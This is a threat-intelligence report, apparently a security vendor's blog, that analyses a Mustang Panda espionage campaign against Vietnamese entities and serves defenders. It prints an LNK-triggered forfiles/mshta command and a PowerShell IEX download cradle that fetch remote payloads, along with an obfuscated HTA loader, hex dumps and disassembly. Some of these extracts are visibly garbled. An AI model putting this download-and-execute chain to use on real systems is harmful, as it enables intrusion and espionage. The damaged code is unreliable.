

Vietnamese Entities Targeted By China's Mustang Panda

cyble.com/blog/vietnamese-entities-targeted-by-china-linked-mustang-panda-in-cyber-espionage/

June 10, 2024



Key Takeaways:

- Cyble Research and Intelligence Labs (CRIL) recently came across a campaign employing Windows shortcut (LNK) files associated with the Mustang Panda APT group.
- Mustang Panda, with its Chinese affiliation, suggests potential state-sponsored or state-affiliated cyber espionage activities targeting government organizations, nonprofits, religious institutions, and other NGOs across the U.S., Europe, Mongolia, Myanmar, Pakistan, Vietnam, and various other regions.
- The two campaigns we analyzed are aimed at Vietnam, using lures related to Tax Compliance and the education sector.
- The campaign employs sophisticated stages, abusing legitimate tools like forfiles.exe to execute malicious HTA files hosted on remote servers. Additionally, it incorporates PowerShell, VBScript, and batch files to further its operations.
- To evade detection and increase file size, threat actors (TA) have ingeniously embedded partial lure documents within the malicious LNK files.
- The campaign utilizes rundll32 and DLL sideloading techniques to execute malicious DLLs on victim systems.

Overview

In April 2017, researchers at CrowdStrike Falcon Intelligence identified a previously unattributed TA group targeting a U.S.-based think tank with ties to China. Further investigation uncovered a broader campaign exhibiting distinctive tactics, techniques, and procedures (TTPs). This adversary is known for targeting non-governmental organizations (NGOs) extensively.

Mustang Panda, a China-based cyber espionage group first observed in 2017, has likely been operational since at least 2014. This TA has targeted a diverse range of entities, including government organizations, nonprofits, religious institutions, and other NGOs across the U.S., Europe, Mongolia, Myanmar, Pakistan, Vietnam, and other regions. The figure below shows the details of the TA from Cyble Vision Threat Library.




Figure 1 – Cyble Vision Threat Library

In a campaign conducted in May 2024, Mustang Panda targeted Vietnamese entities with lures related to tax compliance. Based on the network infrastructure used in the May 2024 campaign, we identified another campaign from April 2024, which used lures to target entities interested in the education sector.

In both campaigns, the initial infection starts with a spam email with attachments. The attachment contains a malicious LNK file that performs further malicious activities. The campaigns employ ZIP and RAR files containing malicious Windows shortcut (LNK) files. They utilize a multifaceted approach involving multiple PowerShell, Mshta, and batch (bat) files. The ultimate payloads are malicious DLL loader files that execute malicious shellcode, which could further download and execute other malicious files onto the system.





Figure 2 – Mustang Panda Campaign Overview



Technical Details

CRIL came across a campaign in May 2024, utilizing a malicious LNK file named “Vanban_8647_cuong_che_thi_hanh_quyet_dinh.pdf.lnk,” with a SHA256 hash of 47eb43acdd342d3975000f650cf656d9f0f759780d85f16d806d6b9a70f1be46. In addition to our findings, another researcher identified this campaign and shared it on the X platform.

To evade detection, the TA used a double extension, where the LNK file was masquerading as a PDF document as shown in Figure 3. The lure document used in this campaign related to tax compliance suggesting that TA is targeting individuals who are involved in financial activities.




Figure 3 – Properties of Malicious Link File

TA used partial data from the lure document and appended it to the malicious LNK file to increase its size and evade detection. The figure below compares the LNK file and the lure document.




Figure 4 – LNK File Appended with Part of Lure PDF Document

Abusing forfiles

Interestingly, upon execution, the LNK file abused the legitimate Windows executable “forfiles.exe” to start further infection stages. According to [msdn](#) “forfiles Selects and runs a command on a file or set of files. This command is most commonly used in batch files.”

This malicious LNK file initiates the ‘forfiles’ utility to search for files in the path “C:\Windows\Vss”. If any file is present in the path, ‘forfiles’ executes a PowerShell command that uses ‘mshta’ to run malicious “Vanban_8647.PDF_update.hta”, which is hosted on a remote server. The command executed by the link file is as follows:

```
C:\Windows\System32\forfiles.exe /p C:\Windows\Vss /c "powershell start mshta  
hxxp://mega.vl/vl/vl[.]site/Vanban_8647.PDF_update.hta"
```

The “Vanban_8647.PDF_update.hta” file contains a VBScript. This HTA file includes an obfuscated string element that the VBScript deobfuscates and executes using wscript. The deobfuscation process involves manipulating characters by taking their ASCII values, XORing them with 1, and converting them back to the original characters. The figure below shows the content of the “Vanban_8647.PDF_update.hta” file.

```

DOCTYPE html>
<html>
<head>
<HTA:APPLICATION
SYSMENU = "no"
BORDER="no"
SHOWINTASKBAR="no"
CAPTION="no"
SINGLEINSTANCE="yes"
WINDOWSTATE="minimize"
<meta name="author" id="authorid" content="qnvdsrIDmM
, onQsNghm
, dydbTUHno
CXq@RR
hdy)ZRxrudl/Udyu/Dobnehof\
TUG9/FduRushof)ZRxrudl/Bnowdsu\
rd75Rushof)
RTWXHBiN[YbuU3Kp[VOlHD4meB4Y[VKEcFmmcoPqMjSwe34rc3GjT2Sx
V4oJBeneISvNh9wcVWoXR43cI[rely3cB4{
YSmM0[iclKicm95OkP2MmCDSH4vb{DoJP<<
<script type="text/vbscript">
Set nckshfkajsfnfkasdf = CreateObject("WS"+"cr"+"ip"+"t."+"S"+"he"+"l"+"l")
set mostlycloudfortomorrow = document.getElementById("authorid")
mostlycloudfortomorrowcontent = mostlycloudfortomorrow.content
dIaNadIaNadIaNadIaNadIaNadIaN = ""
For i = 0 To Len(mostlycloudfortomorrowcontent) - 1
dIaNadIaNadIaNadIaNadIaNadIaN = dIaNadIaNadIaNadIaNadIaNadIaN
Chr(Asc(Mid(mostlycloudfortomorrowcontent, i + 1, 1)) Xor 1)
Next
nckshfkajsfnfkasdf.run dIaNadIaNadIaNadIaNadIaNadIaN, 0, false
self.close
</script>
</head>
<body>
</body>
</html>

```

Figure 5 – Content of the “Vanban_8647.PDF_update.hta” File

After deobfuscating the script, it was revealed that wscript executes a PowerShell command as shown in the below figure.

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noProfil -execUTION Bypass -comMaNd  
iex([System.Text.Encoding]::UTF8.GetString((System.Convert)::FromBase64String("SUUVYicHozcXctt2JqZWNOI0E5dCk5XZXBjbGlnbnQwLzRlbnNkb2FkU3RyaWV5bnRkdjRvO18vbWVnYS52bHZhdmx2bC5zaXRLL1ZhbmJhbDhlb3Q3L1BERi1wc2EnKQ==")))
```

Figure 6 – PowerShell Command

This Above PowerShell command contains a Base64-encoded string, which decodes to:

```
IEX (New-Object Net.WebClient).DownloadString('hxxp://mega.vl/vl/vl/vl/.]site/Vanban_8647.PDF.ps1')
```

The decoded PowerShell command shows that it executes a remote PowerShell script “Vanban_8647.PDF.ps1” hosted at:


"hxxp://mega.vlvvlvlvl[.]site/Vanban_8647.PDF.ps1"

DLL Sideloading

The “Vanban_8647.PDF.ps1” script downloads and drops three files: the “HP.exe” executable and “HPCustPartUI.dll” DLL file are placed in the “%APPDATA%\HPCustPartic” folder, and the “Vanban_8647.PDF.hta” file is saved in the “C:\Users\Public\” folder. The script then performs DLL sideloading of the malicious loader file “HPCustPartUI.dll” using the legitimate “HP.exe” executable. After the DLL sideloading, it executes the “Vanban_8647.PDF.hta” file.

[illegible]

The Figure below shows the “HP.exe” and “HPCustPartUI.dll” dropped by “Vanban 8647.PDF.ps1” script.



After completing DLL sideloading, the "Vanban_8647.PDF.ps1" script executes the "Vanban_8647.PDF.hta" file, which extracts a lengthy hexadecimal string from a meta tag within the HTA file. This hexadecimal string is then decoded into its binary form, which is saved as a PDF file named "Vanban_8647.PDF" in the directory "C:\Users\<user>\AppData\Roaming\Microsoft\Cooperation\". Subsequently, the PDF file is opened. The figure below shows the contents of the "Vanban_8647.PDF.hta" file.



Figure 9 – Contents of the “Vanban_8647.PDF.hta” File

The lure document “Vanban_8647.PDF” is in Vietnamese language and uses Tax Compliance related lure. The figure below shows the PDF document.




Figure 10 – The Lure PDF Document with Tax Compliance-Related Lure


Loader DLL

The side-loaded DLL acts as a Loader in this campaign. Upon execution, the loader DLL creates a mutex named “90ace125-2ec6-4e55-ac63-a4e97820094e” to ensure that only one instance of the malware runs at a time. The figure below shows the routine for the mutex creation.



Figure 11 – Routine for the Mutex Creation

After creating the mutex, the DLL establishes persistence by creating a RUN entry for the “HP.exe” file, previously downloaded and saved in the %appdata% directory, as shown below.



Subsequently, it downloads an encrypted file named “tempdata.dat” from “payment.tripadviso.online” and loads it into memory for further execution. The figure below shows the network communication to download the encrypted file.

Figure 13 – Network Communication

```
012D0000 0000 00 78 01 00 00 00 04 00 00 00 00 00 00 00 00 .  
012D0010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .  
012D0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .  
012D0030 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 .X  
012D0040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .I.I  
012D0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .  
012D0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .  
012D0070 00 00 00 00 00 24 00 00 00 00 00 00 00 00 00 .S.L.  
012D0080 48 A6 1C 56 00 00 00 00 00 00 00 E0 4C 02 21 H.V..  
012D0090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .  
012D00A0 99 E3 00 00 00 10 00 00 00 00 00 00 00 00 .ä...  
012D00B0 0E 10 00 00 02 00 00 06 00 00 00 00 00 00 00 .  
012D00C0 06 00 00 00 00 00 00 F0 02 00 00 04 00 00 00 .ö  
012D00D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .  
012D00E0 00 00 10 00 00 10 00 00 00 00 00 10 00 00 00 .  
012D00F0 34 7D 02 02 5E 00 00 92 7D 02 02 28 00 00 00 4).e.}.(.  
012D0100 00 C0 02 08 E8 00 00 00 00 00 00 00 00 00 00 A.e..  
012D0110 00 00 00 00 00 00 00 00 00 00 D0 02 00 00 00 (.e.D.D.  
012D0120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 (.  
012D0130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 I..  
012D0140 F0 18 02 00 C0 00 00 00 00 00 00 00 00 00 00 b.A..  
012D0150 CC 7E 02 00 10 01 00 00 00 00 00 00 00 00 00 I..  
012D0160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..  
012D0170 2E 74 65 78 74 00 00 DC FB 01 00 10 00 00 00 .text.uü  
012D0180 00 FC 01 00 04 00 00 00 00 00 00 00 00 00 00 .  
012D0190 00 00 00 20 00 00 2E 72 64 61 74 61 00 00 00 .r.data  
012D01A0 0C FF 00 00 10 02 00 80 00 00 00 00 00 00 00 ..  
012D01B0 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 ..  
012D01C0 2E 64 61 74 61 00 00 64 14 00 00 90 02 00 .data.d..  
012D01D0 00 0C 00 00 80 02 00 00 00 00 00 00 00 00 00 ..  
012D01E0 00 00 00 40 00 C0 2E 30 30 63 66 67 00 00 00 .e.A.oocfg  
012D01F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..  
012D0200 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 .e..  
012D0210 2E 72 73 72 63 00 E8 00 00 00 00 C0 02 00 .rsrc.e..A..  
012D0220 00 02 00 00 8E 02 00 00 00 00 00 00 00 00 00 ..  
012D0230 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..  
012D0240 D0 10 00 00 D0 00 00 2E 72 64 61 00 00 00 00 B..ö.reloc  
012D0250 00 00 00 00 00 00 00 00 00 00 00 00 40 00 02 ..  
012D0260 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .  
012D0270 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .  
012D0280 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..  
012D0290 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..  
012D02A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..  
012D02B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..  
012D02C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..  
012D02D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..
```

The malicious DLL then transfers control to a function in the newly generated PE file using the “CALL EAX()” instruction. This function acts as a shellcode responsible for connecting to a C&C server to carry out further malicious activities. The figure below shows the routine for calling ShellCode.

Address	Hex	Disassembly
75426899	FFD0	CALL EAX
754268A1	88D0 44FFFFFF	MOV ECX, DWORD PTR SS:[EBP-8C]
754268A3	89D1	MOV EDWORD PTR DS:[ECX], EAX
754268A6	8845 C0	MOV EAX, DWORD PTR SS:[EBP-40]
754268A9	8845 C0	MOV EAX, DWORD PTR SS:[EBP-40]
754268AB	C700 71766270	MOV EDWORD PTR DS:[EAX], 71766270
754268AD	C740 03 70760000	MOV EDWORD PTR DS:[EAX+3], 70760000
754268B6	8845 CC	MOV EAX, DWORD PTR SS:[EBP-24]
754268B9	8845 CC	MOV EAX, DWORD PTR SS:[EBP-24]
754268BC	C700 00000000	MOV EDWORD PTR DS:[EAX], 0
754268C2	89 C91841FB	MOV ECX, FB611BC9
754268C7	E9 54CEFFFF	JMP 123:75423A20
754268CC	89 502C6FA1	MOV ECX, 410F2C50
754268D1	E9 4ACEFFFF	JMP 123:75423A20
754268D6	8805 SCFFFFFF	MOV EAX, DWORD PTR SS:[EBP+44]
754268DC	8805 SCFFFFFF	MOV EAX, DWORD PTR SS:[EBP+44]
754268E2	8805 SCFFFFFF	MOV EAX, DWORD PTR SS:[EBP+44]
754268E8	8805 SCFFFFFF	MOV EAX, DWORD PTR SS:[EBP+44]
754268EE	34 02	NOR AL, 2
754268F0	884D CC	MOV ECX, DWORD PTR SS:[EBP+34]
754268F3	8809	MOV ECX, DWORD PTR DS:[ECX]
754268F5	8855 C0	MOV EDX, DWORD PTR SS:[EBP+40]
754268F8	880A0A	MOV BYTE PTR DS:[EDX+ECX], AL

Call to EAX

Shellcode

Address	Hex	ASCII
012DE399	55 8B EC 83 7D 0C 01 75 05 E8 15 00 00 00 FF 75	U.i.}..u.e...y
012DE3A9	10 FF 75 0C FF 75 08 E8 D9 FE FF FF 83 C4 0C 5D	.yu.yu.e0pyy.A.
012DE3B9	C2 0C 00 8B 00 0C 91 2F 01 56 57 BF 4E E6 40 BB	A...../vWzNe0
012DE3C9	BE 00 00 FF FF 3B CF 74 04 85 CE 75 26 E8 2C 00	%..yy:It..Iu&e.
012DE3D9	00 00 8B C8 3B CF 75 07 B9 4F E6 40 BB E8 0E 85	...E;Iu.'O00=e.
012DE3E9	CE 75 0A 0D 11 47 00 00 C1 E0 10 0B C8 89 0D 0C	Iu...G..Aa..E...
012DE3F9	91 2F 01 F7 D1 5F 89 0D 10 91 2F 01 5E C3 55 88	./..+R...../..^AU
012DE409	EC 83 EC 14 83 65 F4 00 8D 45 F4 83 65 F8 00 50	i.i...e0..E0.e0.i
012DE419	FF 15 54 7F 2F 01 8B 45 F8 33 45 F4 89 45 FC FF	y.T./...E03E0.E0y
012DE429	15 20 7F 2F 01 31 45 FC FF 15 1C 7F 2F 01 31 45	/.1E0y.../.1i
012DE439	FC 8D 45 EC 50 FF 15 94 7F 2F 01 8B 45 F0 8D 4D	U.E1Py.../..E0.0
012DE449	FC 33 45 EC 33 45 FC 33 C1 C9 C3 68 88 9D 2F 01	03E13E03AEAh../
012DE459	FF 15 6C 7F 2F 01 C3 68 88 9D 2F 01 E8 D3 06 00	y.l./..Ah.../..e0.
012DE469	00 59 C3 E8 9F 85 FF FF 88 48 04 83 08 24 89 48	.Y&e.pyy.H...\$.i
012DE479	04 E8 0A 00 00 00 8B 48 04 83 08 02 89 48 04 C3	.e.....H.....H.
012DE489	88 9D 9D 2F 01 C3 8B 98 9D 2F 01 C3 53 56 BE BC	.../.A.../..ASv0
012DE499	84 2F 01 8B BC 84 2F 01 3B F3 73 19 57 8B 3E 85	./..>%./..:0s.W.>.
012DE4A9	FF 74 0A 8B CF FF 15 00 8D 2F 01 FF D7 83 C6 04	yt..Iy...'/..yx.A.
012DE4B9	3B F3 72 E9 5F 5E 5B C3 53 56 BE C4 84 2F 01 8B	;0re_^[ASvNA./..
012DE4C9	C4 84 2F 01 3B F3 73 19 57 8B 3E 85 FF 74 0A 8B	A./..:0s.W.>.yt..
012DE4D9	CF FF 15 00 8D 2F 01 FF D7 83 C6 04 3B F3 72 E9	Iy...'/..yx.A.;0r
012DE4E9	5F 5E 5B C3 55 8B EC 83 EC 14 8B 45 08 53 57 8B	_^[AU.i.i..E.SW.
012DE4F9	7D 0C 8B 20 05 93 19 89 45 F0 85 FF 74 2D F6 07	}.> E0.yt-0.
012DE509	10 74 1E 8B 08 83 E9 04 56 51 8B 01 8B 70 2D 8B	.t....e.vQ...p...

Figure 15 – The Routine to Call ShellCode

Shellcode Analysis

Numerous encrypted strings are present within the shellcode, each decrypted using a single-byte XOR key. The figure below shows the encrypted strings in the shellcode.


```

00021034 CloseHandle
00021040 LoadLibraryEx
00021040 CreateMutexA
0002105A GetModuleHandleW
0002106B GetModuleFileNameW
0002107E GetWindowsDirectoryW
00021093 RegCreateKeyW
000210A1 RegGetValueW
000210B0 RegCloseKey
000210BC WSAStartup
000210C7 GetAddrInfo
000210D3 WSACleanup
000210DE socket
000210E5 send
000210EA setsockopt
000210F5 recv
000210FA closesocket
00021106 Wsa_32.dll
00021111 CreateProcessW
00021120 CreateProcessA
0002112F GetLastError
0002113C GetCurrentDirectoryW
00021151 Advapi32.dll
0002115E GetProcAddress
0002116B Iphlpapi.dll
00021178 GetAdapterInfo
00021180 CreateFile
00021193 GetHandleInformation
000211A8 WaitForSingleObject
000211BC ReadFile
000211C5 CreateFileW
000211D1 GetTickCount
000211DE GetExitCodeProcess
000211F1 TerminateProcess
00021202 Kernel32.dll
0002120F PeekNamedPipe
0002121D POST /ome HTTP/1.1
00021231 Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246
000212B1 POST /login HTTP/1.1
000212C6 Host:
000212CD User-Agent:
000212DA Connection: close
000212E0 Content-Length:

```

Figure 20 – Decrypted Strings

The figure below shows the complete process tree for the Mustang Panda campaign.




Figure 21 – Process Tree for Mustang Panda Campaign

We observed another campaign in April 2024 that communicated with the same C&C server as the aforementioned campaign, indicating its ongoing activity since then. This campaign involved a zip file named “huongdan memay.zip,” which contained an LNK file named “huongdan_dangky_phuluc_so_2.docx.lnk.” This LNK file also employed a double extension, masquerading as a Word document.




Figure 22 – Malicious LNK File

